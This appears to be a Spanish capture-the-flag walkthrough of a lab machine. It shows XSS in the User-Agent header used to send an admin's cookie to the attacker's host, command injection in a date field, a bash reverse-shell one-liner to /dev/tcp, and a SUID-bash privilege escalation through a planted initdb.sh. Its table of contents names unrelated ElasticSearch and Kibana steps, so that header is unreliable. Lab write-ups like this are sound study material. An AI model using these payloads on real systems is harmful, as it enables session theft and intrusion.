



Contenido:


ElasticSearch Enumeration
Information Leakage
Kibana Enumeration
Kibana Exploitation (CVE-2018-17246)
Abusing Logstash (Privilege Escalation)

Hacemos ping a la máquina para ver si está activa.





Sabemos que se trata de una máquina Linux porque ttl=63.

Hacemos un escaneo de Nmap.



Vemos la página web por el puerto 5000:





Hacemos un whatweb a la página principal:


```
❯ whatweb http://10.10.11.8:5000
http://10.10.11.8:5000 [200 OK] Cookies[is_admin], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.10.11.8], Python[3.11.2], Script, Title[Under Construction], Werkzeug[2.2.2]
```


Rellenamos el formulario y hacemos la siguiente solicitud:

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=test&lname=prueba&email=test%40test.com&phone=090987669&message=nhujdfnjcd
```

Probamos a introducir pruebas de inyección para ver si la página es vulnerable:


Contact Support
First Name:
<h1>Hola </h1>
Last Name:
<h1>Hola </h1>
Email:
prueba@test.com
Phone Number:
<h1>Hola </h1>
Message:
<h1>Hola </h1>
Submit



Vemos que nos devuelve la solicitud que nosotros hemos enviado. La cosa es que podemos modificar esos valores que aparecen en la solicitud, por ejemplo el user agent.

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <h1>Hola</h1>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.11.8:5000/support
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Origin: http://10.10.11.8:5000
Connection: keep-alive
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=%3Ch1%3EHola%3C%2Fh1%3E&lname=%3Ch1%3EHola%3C%2Fh1%3E&email=tewst%40te
```

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: **Host:** 10.10.11.8:5000
User-Agent:


Hola

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.11.8:5000/support
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Origin: http://10.10.11.8:5000
Connection: keep-alive
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Ha interpretado el código.

Vamos a probar una inyección XSS.

```
1  POST /support HTTP/1.1
2  Host: 10.10.11.8:5000
3  User-Agent: <script>alert(0);</script>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.11.8:5000/support
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 144
10 Origin: http://10.10.11.8:5000
11 Connection: keep-alive
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 fname=%3Ch1%3EHola%3C%2Fh1%3E&lname=%3Ch1%3EHola%3C%2Fh1%3E&email=tewst%4
```



XSS :

http://10.10.11.8:5000

```
1  POST /support HTTP/1.1
2  Host: 10.10.11.8:5000
3  User-Agent: <img src=1 onerror=fetch("http:10.10.16.4/XSS")/>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.11.8:5000/support
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 144
0  Origin: http://10.10.11.8:5000
1  Connection: keep-alive
2  Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
3  Upgrade-Insecure-Requests: 1
4  Priority: u=0, i
5
6  fname=%3Ch1%3EHola%3C%2Fh1%3E&lname=%3Ch1%3EHola%3C%2Fh1%3E&email=te
```

No nos llega nada a nuestro servidor http.
Probamos:

http://10.10.11.8:5000

```
1  POST /support HTTP/1.1
2  Host: 10.10.11.8:5000
3  User-Agent: <script>var i=new Image(); i.src = "http://10.10.16.4/XSS"</script>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.11.8:5000/support
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 144
0  Origin: http://10.10.11.8:5000
1  Connection: keep-alive
2  Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
3  Upgrade-Insecure-Requests: 1
4  Priority: u=0, i
5
6  fname=%3Ch1%3EHola%3C%2Fh1%3E&lname=%3Ch1%3EHola%3C%2Fh1%3E&email=tewst%40test.com&phon
```

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.4 - - [10/May/2025 18:03:48] code 404, message File not found
10.10.16.4 - - [10/May/2025 18:03:48] "GET /XSS HTTP/1.1" 404 -
```

Unos segundos más tarde vemos otra solicitud más desde la IP de la máquina:

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.4 - - [10/May/2025 18:03:48] code 404, message File not found
10.10.16.4 - - [10/May/2025 18:03:48] "GET /XSS HTTP/1.1" 404 -
10.10.11.8 - - [10/May/2025 18:04:13] code 404, message File not found
10.10.11.8 - - [10/May/2025 18:04:13] "GET /XSS HTTP/1.1" 404 -
```


Podría ser un administrador que revisa estas solicitudes.


Ahora vamos a hacerlo con intención de robar la cookie a ese usuario:

```
Host: 10.10.11.8:5000
User-Agent: <script>var i=new Image(); i.src="http://10.10.16.4/?cookie=" + document.cookie</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.4 - - [10/May/2025 18:27:22] "GET /?cookie=is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs HTTP/1.1" 200 -
10.10.11.8 - - [10/May/2025 18:27:22] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```

Si usamos este nuevo valor de cookie para tratar de entrar al dashboard ya estamos autorizados:





Si buscamos un directorio que no existe en el servicio vemos lo siguiente, que significa que se está usando Flask.



Con lo cual se está usando Python por detrás.

En este caso podría ser que se esté ejecutando por ejemplo subprocess.run() o os.system() en el que ejecute un comando y como argumento la fecha, así que podríamos probar a meter como argumento la fecha y algún comando más para que lo ejecute:

Si generamos el reporte estamos haciendo esta solicitud:

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

date=2023-09-15
```

Vamos a probar con el comando pwd:

```
1  POST /dashboard HTTP/1.1
2  Host: 10.10.11.8:5000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 15
9  Origin: http://10.10.11.8:5000
10 Connection: keep-alive
11 Referer: http://10.10.11.8:5000/dashboard
12 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 date=2023-09-15; pwd
```

En la salida vemos que interpreta el comando:

```
        <button type="submit">Generate Re
    </form>
</div>
<div id="output-container">
    <div id="output-content" style="backg
        Systems are up and running!
        /home/dvir/app
```

Por detrás puede que se esté haciendo algo como esto:

subprocess.run(command date; pwd)
o
os.system(command date; pwd)

```
Cookie: is_admin=ImFkbW
Upgrade-Insecure-Reques
Priority: u=0, i

date=2023-09-15; id
```

```
id="output-container">
<div id="output-content" style="background-color: green; color: w
   Systems are up and running!
   uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
```

```
date=2023-09-15; bash -c "bash -i >& /dev/tcp/10.10.16.4/443 0>&1"
```

Lo url encodeamos:

```
date=2023-09-15; bash%20-c%20"bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.4%2F443%200%3E%261"
```

```
> nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.8] 57926
bash: cannot set terminal process group (1368): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$
```

Hacemos tratamiento de la tty y ya tenemos una terminal interactiva:

```
dvir@headless:~/app$ whoami
dvir
dvir@headless:~/app$
```

```
dvir@headless:~/app$ ls
app.py  dashboard.html  hackattempt.html  hacking_reports  index.html  inspect_reports.py  report.sh  support.html
dvir@headless:~/app$
```

```
dvir@headless:~$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~$
```

```
dvir@headless:~$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
dvir@headless:~$
```

Vemos que realiza un filtrado, y si no se está ejecutando el proceso initdb.sh, lanza un mensaje y lo ejecuta en el directorio actual de trabajo.

Si nos vamos a tmp y creamos un archivo con el mismo nombre que al ejecutarlo le de permisos SUID la bash, después de ejecutar el initdb.sh podremos usar bash con sudo y tendremos privilegios de root.

```
  GNU nano 7.2
#!/bin/bash

chmod u+s /bin/bash
```

```
